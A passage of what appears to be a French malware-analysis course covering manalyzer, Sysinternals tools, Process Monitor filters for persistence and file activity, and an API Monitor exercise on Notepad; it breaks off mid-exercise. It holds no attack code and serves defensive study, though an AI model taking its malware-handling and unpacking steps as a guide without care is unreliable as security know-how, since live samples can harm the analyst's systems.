
Les hashs (MD5 et SHA256) du fichier et le hash des imports (ImpHash)



L'analyse statique en ligne avec https://manalyzer.org/



Pour l'exemple, je soumets le programme bintext.exe à l'analyse :



Les éléments suspects sont colorés en jaune et les éléments malicieux sont colorés en rouge.

On peut trouver sur Github (**https://github.com/JusticeRage/Manalyze**), le programme Windows 64 bits sur lequel repose manalyzer.

Malware Analysis - analyse dynamique

Analyse dynamique

L'analyse dynamique consiste à analyser le malware en l'exécutant.

Outils utilisés durant l'analyse dynamique

- ➔ **Autoruns** (sysinternals) : pour trouver les tâches planifiées créées, les nouvelles entrées dans le registre, …
- ➔ **Process Monitor** (sysinternals) : permet la surveillance des processus en mémoire.
- ➔ **ProcDOT** : visualise graphiquement l'output de Process Monitor.
- ➔ **Fakenet ou INetSim** : intercepte le trafic (simule Internet)
- ➔ **Process Explorer** : autre outil sysinternals de monitoring des processus.
- ➔ **Débogueur** : permet d'exécuter le programme pas-à-pas et de placer des points d'arrêts aux endroits qui nous intéressent.
- ➔ **Process Dump** : permet la réalisation d'un dump de la mémoire durant l'exécution du malware.
- ➔ **Regshot** : permet de prendre puis de comparer deux snapshot du registre (avant et après l'exécution du malware).

Si le malware est compressé (utilisation d'un packer) : on décompresse l'exécutable avec x32dbg puis on réalise un dump de la mémoire que l'on enregistre dans un fichier qu'il faudra ensuite analyser de façon classique.

À propos des débogueurs, il ne faut ne pas confondre **step into** et **step over** :


- ➔ **STEP INTO** : Permet de passer en revue chaque commande dans la fonction appelée : on entre donc dans la fonction et on débogue pas-à-pas.
- ➔ **STEP OVER** : Ici, on ne désire pas rentrer dans la fonction appelée : on l'exécute donc dans son entièreté et on retourne à la commande suivante dans le code principal.

Malware hunting avec Process Explorer (sysinternals)


Quatre indices importants dans l'identification d'un malware avec **Process explorer**

(Il faut toujours lancer Process Explorer en administrateur !)


1	➔ Si un processus est surligné en mauve (Packed Images), cela signifie que ce processus peut contenir du code caché compressé. ➔ Dans ce cas de figure, il faut impérativement scanner le processus avec virustotal.com.
2	➔ Clic droit sur un processus / propriétés : **l'onglet TCP** permet de voir si le processus se connecte à un serveur distant. Cela est très utile pour débusquer un éventuel malware…
3	➔ Clic droit sur un processus / propriétés : **l'onglet strings** permet l'affichage des chaînes de caractères alphanumériques contenues dans le programme. ➔ Cet onglet est très utile : on peut parfois y trouver des indices intéressants pour identifier un malware et son mode d'action.
4	➔ Clic droit sur un processus / propriétés : **l'onglet Image** nous affiche le path du processus. ➔ Si ce path est suspect (par exemple %AppData%), cela confirmera nos soupçons…




Indice 1 : processus en mauve



Indice 2 : onglet TCP



Indice 3 : onglet strings




Indice 4 : onglet Image

Malware Analysis - analyse dynamique des processus avec Process Monitor

Process Monitor de Sysinternals (*ProcMon* pour les intimes) est très utile pour étudier les processus liés à un malware. Son atout principal est son filtre qui permet de sélectionner les processus qui nous intéressent durant l'analyse dynamique.

Le filtre



Quels sont les filtres de ProcMon les plus utiles


1	**Processus qui nous intéresse (on cible uniquement le malware):**	➔ Process Name is [malware.exe]
2	**Création de fichiers ou de clés de registre**	➔ Operation is CreateFile ➔ Operation is RegCreateKey
3	**Écriture dans des fichiers ou le registre** (pour monitorer les modifications)	➔ Operation is WriteFile ➔ Operation is RegSetValue
4	**Lecture de fichiers ou de clés sensibles** (Pour surveiller les lectures dans les emplacements liés à la persistance ou à la configuration)	➔ Path contains \Windows\System32 ➔ Path contains \AppData ➔ Path contains \Run
5	**Élévation de privilèges ou manipulation du système** (par exemple: CreateProcess, TerminateProcess, etc)	➔ Operation contains Process
6	**Recherche de persistance**	➔ Path contains \Run ➔ Path contains \Startup
7	**Accès à des API ou fichiers système suspects** (tentatives d'accès réseau, …)	➔ Path contains wininet.dll ➔ Path contains kernel32.dll
8	**Fichiers temporaires** (les malwares écrivent souvent de le dossier Temp)	➔ Path contains \Temp
9	**Erreurs système** (on peut y voir les échecs rencontrés par le malware)	➔ Result is NAME NOT FOUND ➔ Result is ACCESS DENIED
10	**Communication réseau indirecte** (modification du fichier hosts)	➔ Path contains hosts

On peut aussi exclure les processus qui engendrent un bruit de fond inutile :

1	**Processus lié à l'explorateur de fichiers**	➔ Process Name is explorer.exe
…	**…**	➔ **…**


Malware Analysis - analyse dynamique des processus avec API Monitor

API Monitor, qui existe en deux versions (pour les processus 32 et 64 bits) est un programme qui affiche des informations précises sur les appels API d'un processus.





1	**Filtre pour le groupe d'API que vous désirez surveiller**
2	**Processus surveillés pour les appels d'API. L'option "Monitor new process (Surveiller un nouveau processus)" permet de commencer à surveiller un nouveau processus.**
3	**Cet onglet affiche l'appel API, le module, le thread, l'heure, la valeur de retour et les éventuelles erreurs. Nous pouvons surveiller cet onglet pour les API appelées par un processus.**
4	**Cet onglet affiche les processus en cours d'exécution que API Monitor peut surveiller.**
5	**Cet onglet affiche les paramètres de l'appel d'API.**
6	**Cet onglet (Hex Buffer) affiche la mémoire tampon hexadécimale de la valeur sélectionnée.**
7	**Cet onglet affiche la pile d'appels (Call Stack) du processus.**
8	**Enfin, cet onglet affiche la sortie (output).**

Faisons un exercice simple, et exécutons le programme notepad :




Filtrons les API en sélectionnant dans la fenêtre 1 (API Filter) Kernell32.dll, puis : Data Access and Storage / Local File Systems / File Management / Kernel32.dll puis cochons toutes les fonctions débutant par *CreateFile* :







On peut alors double-cliquer sur le processus en cours relatif à Notepad dans la fenêtre 4 :




Celui-ci apparaît alors dans la fenêtre 2 (Monitored Processes)



Nous pouvons maintenant enregistrer un fichier texte quelconque (ici : test.txt) sur le disque avec Notepad :

